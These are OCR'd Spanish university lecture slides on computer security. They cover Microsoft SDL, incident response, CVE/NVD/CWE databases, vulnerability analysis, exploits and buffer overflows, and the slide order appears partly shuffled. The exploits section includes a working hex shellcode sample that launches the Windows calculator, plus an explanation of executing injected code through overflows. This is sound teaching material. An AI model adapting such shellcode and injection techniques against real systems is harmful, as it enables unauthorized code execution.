  - Comprehesive Lightweight Application Security Process (CLASP) de OWASP.
  - Secure Software Development Framework (SSDF) del NIST.

Microsoft SDL

Universidad Rey Juan Carlos

- Microsoft Security Development Lifecycle (SDL).
- Es un proceso de control de seguridad orientado al desarrollo del software.
- Integración de la seguridad y de la privacidad en el ciclo de vida de desarrollo software.

Microsoft SDL


Universidad Rey Juan Carlos

- Ayuda a detectar vulnerabilidades del software.
- Desarrolla técnicas y herramientas de mitigación de vulnerabilidades de seguridad.
- Supervisa las tendencias y la actividad en el entorno de las amenazas y mejora las herramientas y procesos.
- Existen dos versiones: una versión rígida y otra orientada al desarrollo ágil.
- La segunda desarrolla el producto, o sistema, de manera incremental.
- La versión rígida es más apropiada para proyectos que no vayan a cambiar durante el proceso.

Microsoft SDL

Universidad Rey Juan Carlos

- El flujo de fases es el siguiente:





Microsoft SDL

Universidad Rey Juan Carlos

Fase de requisitos:

- Se revisan los planes de seguridad y se proporcionan recomendaciones para cumplir con las metas de seguridad.
- Se identifica cómo se integrará la seguridad en el proceso de desarrollo.
- Se identifican los objetivos clave de seguridad.
- Se analizará cómo se integrará el software en conjunto y cómo se va a verificar que todos los requisitos están incluidos.

Microsoft SDL

Universidad Rey Juan Carlos

Fase de diseño:

- Se define la estructura del software.
- Se define una arquitectura segura.
- Se identifican los componentes críticos para la seguridad.
- Se detectan los activos que son gestionados por el software y las interfaces para acceder a ellos.
- Se identifican las amenazas que potencialmente podrían causar daño a algún activo y se establece la probabilidad de ocurrencia.
- Finalmente, se fijan medidas para reducir el riesgo.

Microsoft SDL

Universidad Rey Juan Carlos

Fase de Implementación

- Fase donde se codifica, se prueba y se integra el software.
- Se utilizan los resultados de la fase anterior como guía para generar código que reduzca las amenazas de alta prioridad.
- La codificación se lleva a cabo por medio de estándares para evitar errores que conlleven a vulnerabilidades.
- Las pruebas tienen que ocuparse (también) en detectar vulnerabilidades, y se realiza un análisis estático.
- Además, se recomienda realizar una revisión de código para detectar vulnerabilidades no detectadas antes.

Microsoft SDL

Universidad Rey Juan Carlos

Fase de Comprobación

- El sistema está en fase beta.
- Se realiza una revisión más exhaustiva del código y a ejecutar pruebas en parte del software que ha sido identificado como parte de la superficie de ataque.
- Se suelen aplicar técnicas de *fuzz testing* y análisis de código dinámico.

Fase de Lanzamiento

- Se realiza una revisión final de seguridad antes de la entrega.
- Objetivo: conocer el nivel de seguridad del sistema, o producto, y la capacidad de soportar ataques.

Microsoft SDL

Universidad Rey Juan Carlos

Fase de Respuesta

- El sistema se entrega, se despliega y entra en funcionamiento.
- Hay que realizar un seguimiento del sistema para responder ante nuevos incidentes de seguridad.
- Esta fase también se utiliza para aprender de los errores cometidos y así evitarlos en el futuro.

Índice

Universidad Rey Juan Carlos

- Vulnerabilidades.
- Exploits.
- Amenazas.
- Riesgos.
- **Respuesta ante incidentes**.


Incidente, ataque y evento de seguridad

Universidad Rey Juan Carlos

- Un **incidente** es la materialización voluntaria, o involuntaria, de una amenaza.
- Un **ataque** abarca el contexto técnico de lo que provoca el evento. Es decir, empieza en el uso de *exploits* y termina cuando se obtiene un resultado concreto.
- **Evento de seguridad**: es una acción concreta sobre un objetivo, víctima o target. Se puede observar directamente sobre los archivos, queda registrado en los logs, y permite detectar el ataque.

Incidente, ataque y evento de seguridad

Universidad Rey Juan Carlos



Respuesta ante incidentes

Universidad Rey Juan Carlos

- Hay que intentar minimizar la cantidad, y gravedad, de los incidentes de seguridad.

- Es necesario llevar a cabo varias acciones:
  - Crear un CSIRT (*Computer Security Incident Response Team*).
  - Definir un plan de respuestas a incidentes.
  - Contener los daños y gestionar los riesgos.

- CSIRT no es lo mismo que CERT (Equipo de respuesta ante emergencias informáticas, *Computer Emergency Response Team*)

Respuesta ante incidentes

Universidad Rey Juan Carlos

- Las tareas de CSIRT son las siguientes:
  - Estar al día en las **nuevas vulnerabilidades** y estrategias de ataque empleadas por los atacantes.
  - **Realizar**, o posibilitar, **auditorías** de sistemas y redes.
  - **Analizar y desarrollar nuevas tecnologías** y soluciones para minimizar vulnerabilidades.
  - Revisar, perfeccionar y **actualizar** los estándares, **procedimientos** y guías.
  - **Ser punto central** de comunicación, tanto para recibir los informes de incidentes de seguridad, como para difundir información esencial sobre los incidentes a las entidades correspondientes.
  - **Documentar** y catalogar los **incidentes** de seguridad producidos.

Plan de respuesta a incidentes

Universidad Rey Juan Carlos

- El Plan de respuesta a incidentes puede dividirse en cuatro fases:
  - Acción inmediata para detener o minimizar el incidente.
  - Investigación del incidente.
  - Restauración de los recursos afectados.
  - Reporte del incidente a los canales apropiados.

- Una respuesta a incidentes debe ser decisiva y ejecutarse rápidamente.
- Es crítico que se efectúen prácticas de emergencias y se midan los tiempos de respuesta.

Plan de respuesta a incidentes

Universidad Rey Juan Carlos

- Desarrollar una metodología que fomente la velocidad y la precisión, minimizando el impacto de la indisponibilidad de recursos y el daño potencial causado por el sistema en peligro.
- Un plan de respuesta a incidentes necesita:
  - Una estrategia legal revisada y aprobada.
  - Soporte financiero de la compañía.
  - Soporte ejecutivo.
  - Un plan de acción factible.
  - Recursos físicos: almacenamiento redundante, sistemas de respaldo, etc.

Legislación española

- Ley de Hacking (art. 197 bis)
  - *El que por cualquier medio o procedimiento, […],* ***acceda o facilite a otro el acceso al conjunto o una parte de un sistema de información*** *o se mantenga en él en contra de la voluntad de quien tenga el legítimo derecho a excluirlo […]*
  - *El que mediante la utilización de artificios o instrumentos técnicos, […],* ***intercepte transmisiones no públicas de datos informáticos*** *[…]*

Hacking ético (White hat)

- Persona que utiliza sus conocimientos de informática y seguridad para realizar pruebas en redes y encontrar vulnerabilidades, para luego reportarlas y que se tomen medidas, sin hacer daño.



Seguridad Informática

Material docente en abierto de la Universidad Rey Juan Carlos

Grado en Ingeniería del Software

Tema 2 – Conceptos básicos y definiciones







Licencia

- **© 2025**

  Algunos derechos reservados



Isaac Lozano Osorio

Isaac.lozano@urjc.es

- *Este documento se distribuye bajo la licencia*

  *"**Atribución - Compartir Igual 4.0**" de Creative Commons*

- *Para más información, ver:* https://creativecommons.org/licenses/by-sa/4.0/

Índice

Universidad Rey Juan Carlos

- Vulnerabilidades.
- Exploits.
- Amenazas.
- Riesgos.
- Respuesta ante incidentes.

Índice


Universidad Rey Juan Carlos

- **Vulnerabilidades**.
- Exploits.
- Amenazas.
- Riesgos.
- Respuesta ante incidentes.

Vulnerabilidades

Universidad Rey Juan Carlos

- Una vulnerabilidad es una debilidad, fallo, o "agujero de seguridad" en el sistema que permite que se materialice una amenaza.



Vulnerabilidades

Universidad Rey Juan Carlos

- Top 10 de vulnerabilidades, definidas por OWASP (*Open Web Application Security Project*)
  1. Brechas en el control de acceso.
  2. Fallos criptográficos.
  3. Inyecciones.
  4. Diseños no seguros.
  5. Malas configuraciones de seguridad.
  6. Uso de componentes vulnerables o desactualizados.
  7. Fallos de identificación y autenticación.
  8. Fallos en la integridad de los datos y del sistema.
  9. Fallos en el sistema de monitorización y "logging"
  10. Server-Side Request Forgery (SSRF).

Vulnerabilidades

- Las vulnerabilidades tienen un ciclo de vida que consta de 4 fases:
  - Detección e implementación de la explotación de la vulnerabilidad del sistema (desarrollo de Exploits).
  - Descripción de la vulnerabilidad (CVE-ID).
  - Hallazgo de la solución del problema.
  - Generación del parche de actualización o de la nueva versión del código.

Descripción de una Vulnerabilidad


- CVE-ID: estándar de nomenclatura de vulnerabilidades.
- CVE: *Common Vulnerabilities and Exposures*
- Surge con el objetivo de facilitar el intercambio de información entre diferentes bases de datos y herramientas.



Common Vulnerabilities and Exposures

Universidad Rey Juan Carlos

- https://cve.mitre.org/index.html



Common Vulnerabilities and Exposures

Universidad Rey Juan Carlos

- https://cve.mitre.org/index.html

Name	Description
CVE-2022-23307	CVE-2020-9493 identified a deserialization issue that was present in Apache Chainsaw. Prior to Chainsaw V2.0 Chainsaw was a component of Apache Log4j 1.2.x where the same issue exists.
CVE-2022-23305	By design, the JDBCAppender in Log4j 1.2.x accepts an SQL statement as a configuration parameter where the values to be inserted are converters from PatternLayout. The message converter, %m, is likely to always be included. This allows attackers to manipulate the SQL by entering crafted strings into input fields or headers of an application that are logged allowing unintended SQL queries to be executed. Note this issue only affects Log4j 1.x when specifically configured to use the JDBCAppender, which is not the default. Beginning in version 2.0-beta8, the JDBCAppender was re-introduced with proper support for parameterized SQL queries and further customization over the columns written to in logs. Apache Log4j 1.2 reached end of life in August 2015. Users should upgrade to Log4j 2 as it addresses numerous other issues from the previous versions.

CVE-ID

CVE-2022-36934 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

An integer overflow in WhatsApp could result in remote code execution in an established video call.


References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:https://www.whatsapp.com/security/advisories/2022/
- URL:https://www.whatsapp.com/security/advisories/2022/

Common Vulnerabilities and Exposures

Universidad Rey Juan Carlos



Formulario para mandar una petición de una nueva vulnerabilidad

Common Vulnerabilities and Exposures

Universidad Rey Juan Carlos

- Para registrar una vulnerabilidad se deben superar tres etapas:
  - **Tratamiento**: el CVE Content Team analiza, investiga y procesa las solicitudes de registro de nuevas vulnerabilidades.
  - **Asignación** del CVE-ID:
    - el CVE-ID puede ser solicitado por cualquier persona.
    - Las grandes compañías, normalmente, reservan un "lote" de IDs en el año.
    - El CVE Content Team es el que también puede solicitar el CVE-ID.
  - **Publicación**: se agrega la vulnerabilidad a la lista, se publica en la web, se mejora la descripción, se añaden nuevas referencias, etc.

Common Vulnerabilities and Exposures

Universidad Rey Juan Carlos

- Es posible que algún CVE-ID sea eliminado de la lista.

- Esto puede suceder por varios motivos:
  - Que una vulnerabilidad ya haya sido registrada con otro CVE-ID.
  - Que un análisis posterior de muestre que esa vulnerabilidad en verdad no existe.
  - Que el informe relativo a la vulnerabilidad deba ser reformulado.

Otras bases de datos

Universidad Rey Juan Carlos


- Una de las bases de datos más grandes es la NVD (*National Vulnerability Database*)
- https://nvd.nist.gov/

NVD Dashboard

CVEs Received and Processed

Time Period	New CVEs Received by NVD	New CVEs Analyzed by NVD	Modified CVEs Received by NVD	Modified CVEs Re-analyzed by NVD
Today	0	0	0	0
This Week	212	132	57	65
This Month	1041	1021	463	333
Last Month	1525	1493	1071	251
This Year	2566	2514	1404	584

CVSS V3 Score Distribution




Severity	Number of Vulns
CRITICAL	11529
HIGH	32779
MEDIUM	29563
LOW	1337

Evaluación de Vulnerabilidades

Universidad Rey Juan Carlos


- También tiene una descripción de los CVE-IDs que se van publicando:



Evaluación de Vulnerabilidades

Universidad Rey Juan Carlos

- Es interesante disponer de un sistema que evalúe las vulnerabilidades.
- *Common Vulnerability Scoring System* (CVSS)
- https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator




CVSS Calculator



Otras bases de datos

- A nivel nacional también disponemos de una base de datos, o un listado de vulnerabilidades en castellano desarrollado por INCIBE.
- INCIBE: Instituto Nacional de CiberSeguridad https://www.incibe-cert.es/



Ejemplo de Vulnerabilidad

- Zero Day
  - Día en que una vulnerabilidad se hace pública.



  - Ataque de día 0: es el ataque aprovecha esta vulnerabilidad.
  - Tiempo de reacción es el tiempo que transcurre entre el Día 0 y la publicación de una solución a la vulnerabilidad.

Vulnerabilidades

Universidad Rey Juan Carlos

- También tenemos un listado de las debilidades del software.
- Es un listado de errores "típicos", o más comunes, que podrían derivar en vulnerabilidades.
- Este listado lo ha desarrollado la CWE: *Common Weakness Enumeration*
- https://cwe.mitre.org/

CWE Common Weakness Enumeration
A Community-Developed List of Software Weakness Types

Vulnerabilidades


Universidad Rey Juan Carlos

699 - Software Development

- API / Function Errors - *(1228)*
- Audit / Logging Errors - *(1210)*
- Authentication Errors - *(1211)*
- Authorization Errors - *(1212)*
- Bad Coding Practices - *(1006)*
- Behavioral Problems - *(438)*
- Business Logic Errors - *(840)*
- Communication Channel Errors - *(417)*
- Complexity Issues - *(1226)*
- Concurrency Issues - *(557)*
- Credentials Management Errors - *(255)*
- Cryptographic Issues - *(310)*
- Key Management Errors - *(320)*
- Data Integrity Issues - *(1214)*
- Data Processing Errors - *(19)*
- Data Neutralization Issues - *(137)*
- Documentation Issues - *(1225)*
- File Handling Issues - *(1219)*

Subcategorías que entran dentro de la categoría "Software Development"

Vulnerabilidades



Vulnerabilidades dentro de la subcategoría “Bad Coding Practices”

Análisis de Vulnerabilidades

- El análisis de las vulnerabilidades es un aspecto crítico para la evaluación del riesgo.
- Para cualquier Plan director de seguridad, o iniciativa de fortificación, establece un punto de partida.
- El principal problema es que es una “carrera”.
- Existen multitud de metodologías y herramientas para el análisis de vulnerabilidades.


Análisis de Vulnerabilidades

Universidad Rey Juan Carlos

- Existen tres grandes tipos de enfoques para realizar el análisis:
  - **Caja negra**: El auditor o analista trabaja sin conocimiento previo del objetivo, se simula un ataque real y se evalúa el comportamiento del sistema desde fuera. Es posible identificar síntomas, pero no causas, dando lugar a un gran número de falsos negativos (no detectar como un problema algo que realmente sí lo es).
  - **Caja blanca**: Se basa en un conocimiento completo del objetivo por parte del auditor o analista. En este caso, se identifican los orígenes de posibles vulnerabilidades (debilidades). Es posible que se generen un gran número de falsos positivos (detectar como un problema algo que realmente no lo es).
  - **Caja gris**: Se trata de una solución intermedia que intenta combinar los beneficios de los dos métodos anteriores. El auditor o analista no trabaja a ciegas, pero tampoco con el 100% de la información acerca de los activos analizados.

Análisis de Vulnerabilidades

Universidad Rey Juan Carlos



Índice

Universidad Rey Juan Carlos

- Vulnerabilidades.
- **Exploits**.
- Amenazas.
- Riesgos.
- Respuesta ante incidentes.

Exploits

Universidad Rey Juan Carlos

- Explotar o aprovechar una vulnerabilidad de seguridad de un sistema de información para conseguir un comportamiento no deseado del mismo.

- En el ámbito de la informática sería un fragmento de software.

- Software creado para explotar o aprovechar una vulnerabilidad de seguridad en un sistema informático para conseguir un comportamiento no deseado del mismo.

Exploits

Universidad Rey Juan Carlos

- El *exploit* es la técnica base de todos los ataques que se usan contra aplicaciones vulnerables.
- El exploiting es la capacidad de convertir vulnerabilidades o brechas de seguridad en una entrada real hacia un sistema ajeno.
- Aunque no sea lo más común, podemos encontrar *exploits* en formato web (HTML) o en lenguaje de scripting ("`.bat`" en Windows o "`.sh`" en GNU/Linux).

Exploits

Universidad Rey Juan Carlos

- Tenemos dos tipos de exploits:
  - **Remotos**: se utiliza una red para conectar con el sistema de la víctima.
  - **Locales**: el exploit está en el propio equipo de la víctima.
- Un tipo de exploit sencillo es el *Shell Code.*

Shellcode

Universidad Rey Juan Carlos

- Es una cadena de códigos hexadecimales que contiene instrucciones en lenguaje ensamblador.
- Si esta cadena de códigos se introduce en una zona específica de la memoria y redireccionamos el flujo del programa a esa zona entonces podremos ejecutar dicho shellcode.
- Un procesador no es capad de distinguir si las instrucciones que recibe vienen de una zona de código o de una zona destinada a datos.
- Se inyecta código ejecutable en espacio de memoria habilitado para guardar datos del usuario, luego se usa un fallo de programación para redireccionar al microprocesador hacia una nueva zona manipulada y se ejecutan las instrucciones recibidas.

Stack Overflow

Universidad Rey Juan Carlos

- El código más habitual es el que abre una shell o consola, para ejecutar desde ahí los comandos que se requieran.

```
char code[] = \
"\x89\xe5\x83\xec\x20\x31\xdb\x64\x8b\x5b\x30\x8b\x5b\x0c\x8b\x5b"
"\x1c\x8b\x1b\x8b\x1b\x8b\x43\x08\x89\x45\xfc\x8b\x58\x3c\x01\xc3"
"\x8b\x5b\x78\x01\xc3\x8b\x7b\x20\x01\xc7\x89\x7d\xf8\x8b\x4b\x24"
"\x01\xc1\x89\x4d\xf4\x8b\x53\x1c\x01\xc2\x89\x55\xf0\x8b\x53\x14"
"\x89\x55\xec\xeb\x32\x31\xc0\x8b\x55\xec\x8b\x7d\xf8\x8b\x75\x18"
"\x31\xc9\xfc\x8b\x3c\x87\x03\x7d\xfc\x66\x83\xc1\x08\xf3\xa6\x74"
"\x05\x40\x39\xd0\x72\xe4\x8b\x4d\xf4\x8b\x55\xf0\x66\x8b\x04\x41"
"\x8b\x04\x82\x03\x45\xfc\xc3\xba\x78\x78\x65\x63\xc1\xea\x08\x52"
"\x68\x57\x69\x6e\x45\x89\x65\x18\xe8\xb8\xff\xff\xff\x31\xc9\x51"
"\x68\x2e\x65\x78\x65\x68\x63\x61\x6c\x63\x89\xe3\x41\x51\x53\xff"
"\xd0\x31\xc9\xb9\x01\x65\x73\x73\xc1\xe9\x08\x51\x68\x50\x72\x6f"
"\x63\x68\x45\x78\x69\x74\x89\x65\x18\xe8\x87\xff\xff\xff\x31\xd2"
"\x52\xff\xd0";
```

Ejemplo de ShellCode que abre la calculadora de Windows

Exploits

Universidad Rey Juan Carlos

- Pero, necesitamos redirigir el flujo de ejecución del programa a la región de memoria donde tenemos ubicado el ShellCode.
- Esto se puede hacer de muchas maneras, tal vez, las más conocidas son:
  - Stack Overflow
  - Heap Overflow
  - Buffer Overflow

Stack Overflow

Universidad Rey Juan Carlos

- Se basa en sobrepasar los límites del tamaño prefijado de arrays o buffers (de tamaño prefijado), pero no controlamos el número de elementos que se me introducen en ellos. Provocando un desbordamiento.
- Se conoce como buffer Overflow, aunque también recibe otros nombres como buffer overrun, stack overrun, stack smashing.


Heap Overflow

Universidad Rey Juan Carlos

- El Heap es un espacio de memoria destinado al almacenamiento de datos, que a diferencia del stack, crece desde las posiciones más bajas a las más altas de la memoria.
- El Heap no se almacena en ningún registro de instrucción o contador de programas.
- El Heap Overflow se produce cuando un buffer que ha sido reservado por librerías como malloc, calloc o realloc, puede ser desbordado por datos suministrados de forma arbitraria.

